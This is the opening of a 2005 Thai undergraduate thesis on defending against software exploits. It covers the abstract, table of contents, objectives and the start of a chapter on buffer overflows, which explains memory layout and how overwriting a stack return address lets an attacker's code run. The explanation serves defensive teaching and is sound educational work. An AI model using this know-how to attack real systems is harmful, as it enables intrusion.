ระบบต่อต้านการบุกรุกช่องโหว่ทางซอฟต์แวร์

ANTI-EXPLOIT CODE SYSTEM

นาย กิจชัย รังสิมันต์ไพบูลย์

นาย ดนวัต กัณฑ์สุข

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต

สาขาวิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

พ.ศ.2548

ระบบต่อต้านการบุกรุกช่องโหว่ทางซอฟต์แวร์

ANTI-EXPLOIT CODE SYSTEM

โดย

นาย กิจชัย รังสิมันต์ไพบูลย์

นาย ดนวัต กัณฑ์สุข

อาจารย์ที่ปรึกษา

อาจารย์ อัครเดช วัชระภูพงษ์

ผู้ช่วยศาสตราจารย์ ธนา หงษ์สุวรรณ

อาจารย์ ธนัญชัย ตรีภาค

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิศวกรรมศาสตรบัณฑิต

สาขาวิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

พ.ศ.2548

ปริญญานิพนธ์ปีการศึกษา 2548

ภาควิชา วิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง ระบบต่อต้านการบุกรุกช่องโหว่ทางซอฟต์แวร์

ANTI-EXPLOIT CODE SYSTEM

ผู้จัดทำ

1. นาย กิจชัย รังสิมันต์ไพบูลย์ รหัสประจำตัว 45010044
2. นาย ดนวัต กัณฑ์สุข รหัสประจำตัว 45010260

_____อาจารย์ที่ปรึกษา

(อาจารย์ อัครเดช วัชระภูพงษ์)

_____อาจารย์ที่ปรึกษา

(ผู้ช่วยศาสตราจารย์ ธนา หงษ์สุวรรณ)

_____อาจารย์ที่ปรึกษา

(อาจารย์ ธนัญชัย ตรีภาค)

ระบบต่อต้านการบุกรุกช่องโหว่ทางซอฟต์แวร์

นาย กิจชัย รังสิมันต์ไพบูลย์	45010044
นาย คนวัต กัณฑ์สุข	45010260
อาจารย์ อัครเดช วัชระภูพงษ์	อาจารย์ที่ปรึกษาอาจารย์
ผศ. ธนา หงษ์สุวรรณ	อาจารย์ที่ปรึกษาร่วม
อาจารย์ ธนัญชัย ตรีภาค	อาจารย์ที่ปรึกษาร่วม
ปีการศึกษา 2548	

บทคัดย่อ

เนื่องจากการเกิดบัฟเฟอร์โอเวอร์โฟลว์ จะเกิดขึ้นเมื่อ ผู้ใช้หรือโปรเซสพยายามบรรจุอินพุตข้อมูลเข้าไปในบัฟเฟอร์ มากเกินกว่าที่ขนาดของบัฟเฟอร์ได้ถูกจัดสรรไว้ ทำให้อินพุตข้อมูลเกิดการล้นหรือ โอเวอร์โฟลว์ขึ้น พฤติกรรมนี้มักเกี่ยวข้องกับฟังก์ชันในภาษา C ตัวอย่างเช่น strcpy() , strcat() และ sprintf() เป็นต้น อย่างไรก็ตาม พฤติกรรมนี้สามารถถูกนำมาใช้เพื่อลักลอบเจาะไปที่ระบบเป้าหมายได้ และด้วยเหตุผลนี้โปรแกรมต่างๆที่เขียนขึ้นมาโดยปราศจากการคำนึงถึงเรื่องความปลอดภัยที่จะส่งผลร้ายตามมาต่อทั้งโปรแกรมของตนเองและระบบปฏิบัติการที่ใช้จึงเกิดขึ้นได้เสมอ

วิทยานิพนธ์ฉบับนี้ ศึกษาวิธีการเขียนโปรแกรมที่ดี เพื่อไม่ให้ก่อให้เกิดเหตุการณ์เหล่านั้นได้ โดยขั้นตอนการศึกษานั้นเราต้องศึกษาตั้งแต่การโจมตี เพื่อเรียนรู้จุดอ่อนของระบบเพื่อที่จะเจาะเข้าไปได้ และเมื่อทราบถึงกระบวนการบุกรุกแล้ว ก็เป็นขั้นตอนการป้องกันเพื่อไม่ให้ก่อให้เหตุการณ์นั้นได้อีกได้ในอนาคต โดยระบบปฏิบัติการที่ใช้ในการศึกษาคือ Fedora Core

นอกจากนั้นการศึกษาเรื่องของภัย และการป้องกันภัยจากอินเตอร์เน็ทซึ่งเกิดจากการโปรแกรมโดยไม่คำนึงถึงความปลอดภัยของโปรแกรมก็เป็นเรื่องสำคัญอีกเรื่องหนึ่งเพราะ ภัยที่มาจากอินเตอร์เน็ทนั้น ก่อให้เกิดผลกระทบที่ร้ายแรงมากใน เพราะฉะนั้นจึงควรศึกษาและหาแนวทางป้องกันภัยต่างๆให้เกิดขึ้นน้อยที่สุดเท่าที่จะเป็นไปได้ในอนาคต

ANTI-EXPLOIT CODE SYSTEM

Mr. Kitchai Rangsimunpribul
Mr. Donnawat Kunsuk
Mr. Akkradach Watcharapupong Advisor
Mr. Thana Hongsuwan Co-Advisor
Mr. Thananchai Treepak Co-Advisor
Academic Year 2005

ABSTRACT

Buffer overflow will occurred when user or process try to put data to the buffer more than the size of the buffer that they allocated. Many situations like this always occurred from function in C language for instances sprintf(), strcpy(), strcat() etc.All of this function may be the cause to attack from hacker. For this reason some programs that programmer not concerns for security in his program will make some damage to his program either his operating system

This thesis concerns with the study of how to programming secure program to prevent the attack from hacker. First section of this thesis will explain how to attack and situation that be the cause to attack from attacker and then study how to prevent from all situation. This thesis will use Linux Fedora core to study all of them

Furthermore the attacks in the internet that occurred from insecure programming are important too so this thesis will study about how to attack and prevent attack in internet for prevent damage that will occur as less as it can.

กิตติกรรมประกาศ

การทำปริญญานิพนธ์ฉบับนี้คณะผู้จัดทำขอขอบพระคุณบิดา มารดา อันเป็นที่เคารพรักที่ช่วยอบรมสั่งสอนเลี้ยงดูคณะผู้จัดทำมาเป็นอย่างดี รวมถึงกำลังใจในการทำงานที่คอยให้โดยมาตลอด และสั่งเสริมด้านการศึกษาให้คณะผู้จัดทำได้เป็นบุคคลที่มีความรู้มาถึง ณ ปัจจุบันนี้

โครงงานนี้คงจะเสร็จสมบูรณ์มิได้ หากขาดอาจารย์ที่ปรึกษาทั้งสามท่านคือ อาจารย์อัครเดช วัชระภูพงษ์ อาจารย์ธนา หงษ์-สุวรรณ และ อาจารย์ธนัญชัย ตรีภาค ที่คอยให้คำปรึกษาและคำแนะนำต่างๆเกี่ยวกับโครงงานนี้มาโดยตลอด

ขอขอบคุณคณาจารย์และนักศึกษาภาควิชาวิศวกรรมคอมพิวเตอร์ทุกคน ที่คอยให้คำแนะนำในสิ่งดี ๆ ประกอบขึ้นมาเป็นโครงงานชิ้นนี้ได้สำเร็จ

นาย กิจชัย รังสิมันต์ไพบูลย์
นาย ดนวัต กัณฑ์สุข

สารบัญ

หน้า

บทคัดย่อภาษาไทย.....I

บทคัดย่อภาษาอังกฤษ.....II

กิตติกรรมประกาศ.....III

สารบัญ.....IV

สารบัญตาราง.....VII

สารบัญรูป.....VIII

บทที่ 1 บทนำ.....1

1.1 ความสำคัญและที่มา.....1

1.2 วัตถุประสงค์ของปริญญานิพนธ์.....1

1.3 ขอบเขตของปริญญานิพนธ์.....2

1.4 วิธีการดำเนินการ.....2

1.5 ประโยชน์ที่คาดว่าจะได้รับ.....3

บทที่ 2 Buffer Overflow.....4

2.1 การจัดการหน่วยความจำ.....4

2.2 Buffer และส่วนที่เสี่ยงต่อการถูกโจมตี.....6

2.3 การล้นของ Buffer (Buffer Overflow).....8

2.4 การล้นของ Stack (Stack Overflow).....9

2.5 การล้นของ Heap (Heap Overflow).....12

บทที่ 3 การป้องกันการเกิด Buffer Overflow.....15

3.1 Static Code Analysis.....15

3.2 ฟังก์ชันที่เสี่ยงต่อการโจมตีด้วยวิธี buffer overflow.....21

3.3 Lancelot Scan.....22

3.4 Lancelot Guard.....22

3.5 Intrusion-detection software.....23

บทที่ 4 ภัย และการป้องกันภัยจากอินเตอร์เน็ท.....25

4.1 SQL Injection.....25

4.1.1 Numeric SQL Injection.....25

สารบัญ(ต่อ)

หน้า

4.1.2 การป้องกัน Numeric SQL Injection.....26

4.1.3 String SQL Injection.....26

4.1.4 การป้องกัน String SQL Injection.....26

4.1.5 Blind SQL Injection 27

4.1.6 การป้องกัน Blind SQL Injection.....27

4.1.7 ตัวอย่างเว็บไซต์ที่สามารถทำ SQL Injection ได้ 28

4.2 Javascript injection.....30

4.2.1 Injection Basics.....30

4.2.2 Cookie Editing.....30

4.2.3 Form Editing.....31

4.2.4 การป้องกันการเกิด Javascript Injection 32

4.3 Cross-Site Scripting (XSS) 32

4.3.1 วิธีการป้องกันช่องโหว่ Cross-Site Scripting (XSS) 33

4.3.2 ตัวอย่างเว็บไซต์ที่สามารถทำ XSS ได้.....35

4.4 การเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking) 41

4.4.1 การจัดการกับ Session.....42

4.4.2 การเกิด Session Hijacking.....42

4.4.3 ขั้นตอนการเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking) 43

4.4.4 การป้องกันการเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking) 44

4.4.5 ตัวอย่างการเข้าแย่งเพื่อครอบครองเซสชัน (Session Hijacking) 47

4.5 ฟังก์ชันที่ควรใช้ในการเขียนโปรแกรมเพื่อเพิ่มความปลอดภัยต่อการถูกบุกรุก 51

บทที่ 5 การทดลองและผลการทดลอง.....55

5.1 ความต้องการของระบบสำหรับโปรแกรม Lancelot Guard และ Lancelot Scan.....55

5.2 ระบบที่ใช้ทดสอบสำหรับโปรแกรม Lancelot Guard และ Lancelot Scan.....55

5.3 การทดสอบโปรแกรม Lancelot Scan.....55

5.4 การทดสอบโปรแกรม Lancelot Guard.....57

สารบัญ(ต่อ)

หน้า

5.5 ความต้องการของระบบที่สามารถจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์.....58
5.6 ระบบที่ใช้ทดสอบการจำลองสถานการณ์สมมติการบุกรุกเว็บไซต์.....58
5.7 การทดสอบสถานการสมมติการบุกรุกเว็บไซต์ 59

บทที่ 6 วิจารณ์และสรุป.....70
6.1 บทสรุป.....70
6.2 วิจารณ์สิ่งที่ได้จากโครงงาน 70
6.3 ปัญหาอุปสรรคและแนวทางในการแก้ไข 70
6.4 แนวทางการพัฒนาต่อ 71

บรรณานุกรม 72

ภาคผนวก.....73
ภาคผนวก ก. ตัวอย่างสถานการณ์สมมติภัยบนเว็บไซต์.....74
ภาคผนวก ข. วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer และ Mozilla Firefox 79

สารบัญตาราง

ตารางที่ หน้า

4.1 ตัวอย่างโค้ดการทำ Escape โดย Javascript 33

4.2 ตัวอย่างโค้ดการทำ Escape โดย PHP.....34

4.3 ตัวอย่างโค้ดการอนุญาตเฉพาะ Tag ที่กำหนดในการแสดงผล และกรอก Script ออกจาก HTML Code.....34

4.4 แสดงตัวอย่างการใช้งาน Session 42

4.5 แสดงตัวอย่างการใช้งาน Session 42

4.6 แสดงตัวอย่าง Code ที่มีการใช้งาน User-Agent ในการตรวจสอบ Sesssion 46

4.7 แสดงตัวอย่าง Code ที่มีการใช้งาน User-Agent และ Option อื่น ๆ ในการตรวจสอบ Sesssion 46

4.8 แสดงตัวอย่าง Code ที่มีการใช้งาน Token ในการตรวจสอบ Sesssion 47

สารบัญรูป

รูปที่ หน้า

2.1 ส่วนต่างๆของ memory 5
2.2 แสดง buffer ใน memory 7
2.3 แสดงการเกิด buffer overflow 8
2.4 แสดงวิธีการโจมตีแบบ stack overflow 11
3.1 โฟลว์ชาร์ตของโปรแกรม Lancelot Scan 20
3.2 โฟลว์ชาร์ตของโปรแกรม Lancelot Guard 21
3.3 รูปแสดงการป้องกัน Executeable space 23
3.4 รูปแสดงกรสุ่มตำแหน่งพื้นที่ของ address 23
4.1 หน้า Login ของเว็บไซต์ 29
4.2 หน้าในส่วนของสมาชิกเมื่อ Login ได้สำเร็จ 29
4.3 หน้า Webboard ของเว็บไซต์ 36
4.4 หน้าต่างป๊อปอั๊ปแสดง Cookie เมื่อทำ Javascript Injection 36
4.5 หน้าต่าง login ของเว็บไซต์ 36
4.6 หน้าต่างป๊อปอั๊ปแสดง Cookie เมื่อทำ Javascript Injection ซึ่งแสดงค่า Session, Username, Password 37
4.7 เมนูของผู้ที่มิสิทธิเป็นสมาชิก 37
4.8 หน้าแก้ไข Profile 37
4.9 หน้า Mailbox ของสมาชิก 38
4.10 หน้าแสดงข้อความใน Mailbox 38
4.11 ฟอร์มโพสข้อมูลลง Webboard 39
4.12 หน้าต่างป๊อปอั๊ปแสดง Cookie เมื่อทำ Javascript Injection 39
4.13 หน้าแสดงข้อมูลที่ได้จากการทำ Cross-Site Scripting 40
4.14 หน้า Mailbox ของสมาชิก 40
4.15 หน้าแสดงข้อความใน Mailbox 41
4.16 รูปแสดงการเกิด Session Hijacking 43
4.17 ทำ Javascript Injection เพื่อสำรวจค่า cookuser และ PHPSESSID ของเครื่องที่ 1 48
4.18 ทำ Javascript Injection เพื่อสำรวจค่า cookuser และ PHPSESSID ของเครื่องที่ 2 48
4.19 Login เข้าสู่ระบบบนเครื่องที่ 1 48
4.20 Login สำเร็จบนเครื่องที่ 1 48

4.21 ภาพแสดงการดักจับ Header ของเครื่องที่ 1.....49
4.22 ภาพแสดงการดักจับ Header ของเครื่องที่ 2 49
4.23 ภาพแสดงการดักจับ Header ของเครื่องที่ 1 50
4.24 ภาพแสดงการดักจับ Header ของเครื่องที่ 2 50
4.25 สถานะการเป็นสมาชิกบนเครื่องที่ 1 50
4.26 สถานะการเป็นสมาชิกบนเครื่องที่ 2 51
5.1 test.c 55
5.2 ผลที่ได้จากการตรวจสอบการใช้ฟังก์ชันที่เสี่ยงต่อการถูกโจมตีของ test.c 56
5.3 ผลที่ได้จากการตรวจสอบการให้ค่าเกินขอบเขตของตัวแปรใน test.c 57
5.4 ผลที่ได้จากการทำ stack overflow 57
5.5 ผลที่ได้จากการทำ stack overflow โดยกันด้วย lancelot guard 58
5.6 ข้อความใน /var/log/secure 58
5.7 หน้าแรกของเว็บไซต์ 59
5.8 เลือกรูปแบบการบุกรุก 59
5.9 การทำ Numeric SQL Injection 60
5.10 วิธีการป้องกัน Numeric SQL Injection 60
5.11 ตัวอย่างผลจากการป้องกันการเกิด Numeric SQL Injection 61
5.12 Javascript Injection 61
5.13 ตัวอย่างสถานการณ์สมมติการบุกรุกแบบ Javascript Injection 62
5.14 รูปแสดงราคาก่อนทำ Javascript Injection 63
5.15 รูปแสดงราคาหลังทำ Javascript Injection 63
5.16 การป้องกันการเกิด Javascript Injection 64
5.17 Cross-Site Scripting 64
5.18 บอร์ดสำหรับลองทำ Cross-Site Scripting 65
5.19 วิธีการป้องกันช่องโหว่ Cross-Site Scripting 66
5.20 วิธีการป้องกันช่องโหว่ Cross-Site Scripting โดยการทำ Escape 67
5.21 วิธีการป้องกันช่องโหว่ Cross-Site Scripting โดยการทำ Tag Filter 67
5.22 การเกิด Session Hijacking 69

บทที่ 1
บทนำ

1.1 ความสำคัญและที่มาของโครงงาน

เนื่องจากการเกิดบัฟเฟอร์โอเวอร์โฟลว์ จะเกิดขึ้นเมื่อ ผู้ใช้หรือโปรเซสพยายามบรรจุอินพุตข้อมูลเข้าไปในบัฟเฟอร์ มากเกินกว่าที่ขนาดของบัฟเฟอร์ได้ถูกจัดสรรไว้ ทำให้อินพุตข้อมูลเกิดการล้นหรือ โอเวอร์โฟลว์ขึ้น พฤติกรรมนี้มักเกี่ยวข้องกับฟังก์ชันในภาษา C ตัวอย่างเช่น strcpy() , strcat() และ sprintf() เป็นต้น อย่างไรก็ตาม พฤติกรรมนี้สามารถถูกนำมาใช้เพื่อลักลอบเจาะไปที่ระบบเป้าหมายได้ และด้วยเหตุผลนี้โปรแกรมต่างๆที่เขียนขึ้นมาโดยปราศจากการคำนึงถึงเรื่องความปลอดภัยที่จะส่งผลร้ายตามมาต่อทั้งโปรแกรมของตนเองและระบบปฏิบัติการที่ใช้จึงเกิดขึ้นได้เสมอ

ดังนั้นเราจึงควรศึกษาวิธีการเขียนโปรแกรมที่ดี เพื่อไม่ให้ก่อให้เกิดเหตุการณ์เหล่านั้นได้ โดยขั้นตอนการศึกษานั้นเราต้องศึกษาตั้งแต่การโจมตี เพื่อเรียนรู้จุดอ่อนของระบบเพื่อที่จะเจาะเข้าไปได้ และเมื่อทราบถึงกระบวนการบุกรุกแล้ว ก็เป็นขั้นตอนการป้องกันเพื่อไม่ให้ก่อให้เหตุการณ์นั้นได้อีกได้ในอนาคต โดยระบบปฏิบัติการที่ใช้ในการศึกษาคือ Fedora Core

นอกจากนั้นการศึกษาเรื่องของภัย และการป้องกันภัยจากอินเตอร์เน็ทก็เป็นเรื่องสำคัญอีกเรื่องหนึ่งเพราะ ภัยที่มาจากอินเตอร์เน็ทนั้น ก่อให้เกิดผลกระทบที่ร้ายแรงมากในปัจจุบัน และบางภัยก็มีส่วนเกี่ยวกับเรื่องของ Buffer Overflow ที่ได้ศึกษาในข้างต้นด้วย เพราะฉะนั้นจึงควรศึกษาและหาแนวทางป้องกันภัยต่างๆให้เกิดขึ้นน้อยที่สุดเท่าที่จะเป็นไปได้ในอนาคต

1.2 วัตถุประสงค์ของโครงงาน

1. เพื่อศึกษาแนวคิดและเครื่องมือบุกรุกช่องโหว่ทางซอฟต์แวร์โดยเทคนิคบัฟเฟอร์โอเวอร์โฟลว์และคอมมานด์อินเจกชัน
2. เพื่อศึกษาวิธีการป้องกันการบุกรุกช่องโหว่โดยวิธีต่างๆ
3. เพื่อพัฒนาเครื่องมือบุกรุกช่องโหว่ด้วยเทคนิคต่างๆ
4. เพื่อพัฒนาเทคโนโลยีระบบรักษาความปลอดภัยให้กับระบบปฏิบัติการ
5. เพื่อจัดทำเอกสารคู่มือการป้องกันภัยจากอินเตอร์เน็ท และการเขียนโปรแกรมให้ถูกวิธีเพื่อป้องกันการบุกรุก

1.3 ขอบเขตของโครงงาน

ในปริญญานิพนธ์ฉบับนี้ได้นำเสนอวิธีการป้องกันการบุกรุกช่องโหว่ทางซอร์ฟแวร์ โดยแบ่งหัวข้อหลักๆออกเป็นสองส่วนคือส่วนป้องกันการบุกรุกทางซอฟร์แวร์บนระบบปฏิบัติการ และส่วนของป้องกันการบุกรุกบนเว็บไซต์ โดยส่วนป้องกันการบุกรุกทางซอฟร์แวร์บนระบบปฏิบัติการนั้นพัฒนาโปรแกรมสองโปรแกรมคือ Lancelot Scan และ Lancelot Guard และส่วนของป้องกันการบุกรุกบนเว็บไซต์นั้นจัดทำเว็บไซต์เพื่อจำลองสถานการณ์การบุกรุก และจัดทำเอกสารคู่มือการป้องกันภัยจากอินเตอร์เน็ท และการเขียนโปรแกรมให้ถูกวิธีเพื่อป้องกันการบุกรุก

1.4 วิธีการดำเนินการ

1. ศึกษารายละเอียดต่างๆของโปรเจค
   - ศึกษารูปแบบการโจมตีรูปแบบต่างๆ (Attack Patterns) ประกอบด้วย
     - Buffer Overflow รูปแบบต่างๆ
     - SQL Injection
     - Java Script Injection
     - Session Hijacking
     - Cross-Site Scripting
   - ศึกษาการป้องกันการโจมตีด้วยวิธี Stack Guard หรือ Stack Overflow Detection และ API Wrapper

2. การทดลองการทำงานของ Code
   - ทดลองโปรแกรมการโจมตีแบบต่างๆ
   - ทดลองโปรแกรมป้องกันการโจมตีด้วยวิธี Stack Guard และ API Wrapper
   - ทดลองโปรแกรมการโจมตี application บนฝั่ง Server และ Client

3. Programming Coding
   - เขียนโปรแกรมป้องกันการโจมตีด้วยวิธี API Wrapper และ Stack Guard
   - เขียนโปรแกรมการโจมตี application บนฝั่ง Server
   - เขียนโปรแกรมการโจมตี application บนฝั่ง Client

4. จัดทำเอกสารคู่มือการป้องกันภัยจากอินเตอร์เน็ท และการเขียนโปรแกรมให้ถูกวิธีเพื่อป้องกันการบุกรุก

1.5 ประโยชน์ที่คาดว่าจะได้รับ

1. ได้รับความรู้ความเข้าใจเกี่ยวกับการทำงานเกี่ยวกับระบบปฏิบัติการ Fedora Core
2. ได้รับความรู้ความเข้าใจเกี่ยวกับการบุกรุกช่อโหว่ทางซอร์ฟแวร์
3. ได้รับความรู้ความเข้าใจเกี่ยวกับการป้องกันการบุกรุกช่อโหว่ทางซอร์ฟแวร์
4. ได้เอกสารคู่มือการป้องกันภัยจากอินเตอร์เน็ท และการเขียนโปรแกรมให้ถูกวิธีเพื่อป้องกันการบุกรุก

1.6 ส่วนประกอบของปริญญานิพนธ์

ปริญญานิพนธ์ฉบับนี้ได้แบ่งเนื้อหาออกเป็น 6 บท 2 ภาคผนวกด้วยกันคือ

บทที่ 1 กล่าวถึงความสำคัญและที่มาของโครงงาน วัตถุประสงค์ของโครงงาน ขอบเขตของโครงงาน วิธีการดำเนินการ ประโยชน์ที่คาดว่าจะได้รับ และส่วนประกอบของปริญญานิพนธ์

บทที่ 2 กล่าวถึงเรื่องของการเกิด Buffer Overflow โดยอธิบายเนื้อหาตั้งแต่การจัดการหน่อยความจำ การเรียกฟังก์ชัน ส่วนที่เสี่ยงต่อการถูกโจมตี การเกิด Buffer Overflow รวมถึง การเกิด Stack Overflow และ Heap Overflow

บทที่ 3 กล่าวถึงการป้องกันการเกิด Buffer Overflow ซึ่งประกอบไปด้วยการวิเคราะห์โค้ด ซึ่งรวมถึงฟังก์ชันที่เสี่ยงต่อการถูกโจมตี การเขียนโปรแกรมอย่างไรให้ถูกหลัก และรายละเอียดของโปรแกรม Lancelot Scan และ Lancelot Guard ที่ได้พัฒนาขึ้นมา

บทที่ 4 กล่าวถึงภัย และการป้องกันภัยจากอินเตอร์เน็ทซึ่งประกอบไปด้วยภัยที่เกิดขึ้นบ่อยครั้งในปัจจุบันคือ SQL Injection, Javascript Injection, Cross-Site Scripting และ Session Hijacking โดยเนื้อหาในแต่ละส่วนได้อธิบายถึงการเกิดภัยนั้นๆ และกรป้องกันด้วยวิธีต่างๆ

บทที่ 5 กล่าวถึงการทดลองและผลการทดลอง โดยได้เขียนการทดลอง และผลการทดลองสำหรับโปรแกรม Lancelot Scan และ Lancelot Guard รวมถึงการทดสอบสถานการณ์สมมติการบุกรุกเว็บไซต์ด้วย

บทที่ 6 เป็นบทวิจารณ์และสรุป ซึ่งกล่าวถึงบทสรุปของโครงงาน วิจารณ์สิ่งที่ได้รับจากโครงงาน และข้อเสนอแนะสำหรับเป็นแนวทางในการพัฒนาต่อ

ภาคผนวก ก. เป็นตัวอย่างสถานการณ์สมมติภัยบนเว็บไซต์ ซึ่งได้อธิบาย รวมถึงเฉลยวิธีการบุกรุกเว็บไซต์จากการทดลองในบทที่ 5

ภาคผนวก ข. เป็นวิธีปิดการทำงานของ Script บน Microsoft Internet Explorer และ Mozilla Firefox

บทที่ 2

Buffer Overflow


การโจมตีด้วยวิธี exploit แบบ Buffer Overflow จะมุ่งเน้นไปที่การทำให้โปรแกรมเกิดการล้นของ Buffer (Buffer Overflow) เพื่อให้ผู้ถูกโจมตีได้ทำการเรียกโปรแกรมที่ผู้โจมตีต้องการให้ทำงานขึ้นมา โดยส่วนใหญ่แล้วสิ่งที่ผู้โจมตีต้องการคือสิทธิของการเป็น root ของเครื่องผู้ถูกโจมตี ในทางทฤษฎีแล้วดูเรียบง่ายไม่ซับซ้อนเลย นั่นคือ โปรแกรมที่ผู้โจมตีส่งเข้ามาจะถูกใส่ไว้ใน buffer ซึ่งจะถูกทำให้ล้นออกมา โดยขั้นตอนการแก้ไขส่วนต่างๆของหน่วยความจำเท่านั้นเอง

สิ่งที่เราจะพูดถึงต่อไปคือการจัดเรียงของหน่วยความจำ ในการทำ Process หนึ่งๆ ตามมาด้วยการทำความรู้จักกับ buffer จากนั้นเราจะลงไปที่วิธีการ exploit ที่มีพื้นฐานจาก Buffer Overflow นั่นคือ Stack Overflow และ Heap Overflow

2.1 การจัดการหน่วยความจำ

2.1.1 การจัดสรรหน่วยความจำ

Process คือส่วนของโปรแกรมที่กำลังทำงานอยู่ (Running Program) ซึ่งในการที่จะทำให้โปรแกรมทำงานได้นั้น ระบบปฏิบัติการ (Operating System) จะต้องทำการโหลดโปรแกรมไปยังหน่วยความจำเสียก่อน โดยที่การจัดสรรหน่วยความจำให้แต่ละ Process นั้น เราสามารถแบ่งออกได้เป็น 5 ส่วนใหญ่ๆด้วยกันคือ



รูปที่ 2.1 ส่วนต่างๆของ memory

2.1.1.1 ส่วนของข้อความ (Text Segment)

ส่วนของข้อความ (Text Segment) หรือส่วนของ Code โดยในส่วนนี้ จะประกอบไปด้วยคำสั่งต่าง (Instruction) และ Code ของโปรแกรม โดย Unix และ Linux จะใช้ส่วนนี้ร่วมกันในแต่ละ Process ที่มาจาก Program เดียวกัน จึงทำให้มีส่วนของคำสั่งเพียงหนึ่งเดียวสำหรับโปรแกรมเดียวกันอยู่บนหน่วยความจำในขณะใดขณะหนึ่งเท่านั้น

2.1.1.2 ส่วนของข้อมูล (Data Segment)

ส่วนนี้จะเก็บตัวแปรสากล (Global Variable) และตัวแปรคงที่ (Static Variable) ที่มีการให้ค่าแล้วเริ่มต้นแล้ว เราเรียกส่วนนี้ว่า ส่วนของข้อมูลที่ให้ค่า (Initialized Data) โดยแต่ละ Process ก็จะมีส่วนนี้เป็นของตัวเอง

2.1.1.3 ส่วน BSS

ตัวแปรสากล (Global Variable) และตัวแปรค่าคงที่ (Static Variable) ที่มีค่าคงที่เป็นศูนย์ โดยอัตโนมัติจะถูกเก็บไว้ในส่วนนี้ โดยสามารถเรียกส่วนนี้ได้อีกว่าส่วนของตัวแปรที่มีค่าเป็นศูนย์ โดยแต่ละ Process จะมีส่วนนี้แยกกัน

2.1.1.4 ส่วน Heap

Heap เป็นส่วนที่ตัวแปรแบบ Dynamic (ซึ่งเกิดจากคำสั่ง maoc()) โดย Heap จะขยายไปทางด้านบน นั่นคือ เมื่อเราใส่ค่าลงไปใน Heap ค่านั้นจะถูกบรรจุลงในตำแหน่งที่มีค่าสูงกว่าค่าที่ใส่ก่อนหน้า

2.1.1.5 ส่วน Stack

ส่วนของ Stack จะเป็นส่วนของตัวแปรเฉพาะที่ (Local Variable) ถูกเก็บไว้ ตัวอย่างของตัวแปรเฉพาะที่คือตัวแปรที่อยู่ในฟังก์ชันย่อยโดยไม่ได้ประกาศให้เป็นตัวแปรคงที่ (Static) โดย Stack จะขยายลงไปทางด้านล่าง นั่นคือเมื่อเราใส่ค่าลงไปใน Stack ค่านั้นจะอยู่ใน ตำแหน่งที่มีค่าน้อยกว่าค่าที่ใส่ก่อนหน้านั้น ซึ่งจะสวนทางกับส่วนของ Heap

2.1.2 การเรียกฟังก์ชั่น

ในระบบ Unix การรียกใช้ฟังก์ชันแบ่งออกเป็น 3 ขั้นตอนด้วยกันคือ

1. **prologue** โดย frame pointer ปัจจุบันจะถูกเก็บเอาไว้ และจะทำการจองพื้นที่ memory ที่จำเป็นสำหรับฟังก์ชัน
2. **call** โดย ค่า parameter ต่างๆจะถูกเก็บใน Stack และ instruction pointer จะถูกจัดเก็บลงไปใน Stack สำหรับโปรแกรมจะได้ทราบว่าจะต้องทำคำสั่งไหนต่อไปหลังจากได้เรียกใช้ฟังก์ชันจบแล้ว
3. **return หรือ epilogue** สถานะของ stack ก่อนเรียกฟังก์ชันจะถูกเรียกกลับคืน

การบุกรุกสามารถเป็นไปได้เพราะว่า เมื่อฟังก์ชันถูกเรียก ในขั้นตอนที่จะกลับมาส่วนก่อนที่ฟังก์ชันนั้นจะถูกเรียกไปนั้น ตำแหน่งของคำสั่งที่จะทำต่อไปจะถูกทำสำเนาจาก Stack ไปยังรีจิสเตอร์ eip ซึ่งถ้าผู้โจมตีสามารถแก้ไข Stack ในส่วนนั้นให้ชี้ไปยังคำสั่งอันไม่พึงประสงค์ที่ผู้โจมตีส่งเข้ามา เครื่องก็จะทำการเรียกคำสั่งนั้นซึ่งการโจมตีก็จะสมบูรณ์

2.2 Buffer และส่วนที่เสี่ยงต่อการถูกโจมตี


ในภาษา C ข้อความ หรือ Buffer จะถูกแทนด้วยตัวชี้ตำแหน่งซึ่งชี้ไปยังตำแหน่งไบต์ตัวแรก และเราจะสามารถรู้ได้ว่าถึงจุดสิ้นสุดแล้วเมื่อพบไบต์ NULL ซึ่งหมายความว่าเราไม่มีทางที่จะทราบค่าที่แน่นอนที่เราต้องสำรองไว้สำหรับ buffer

ทีนี้เราลองมาดูการจัดการกับ buffer ใน memory

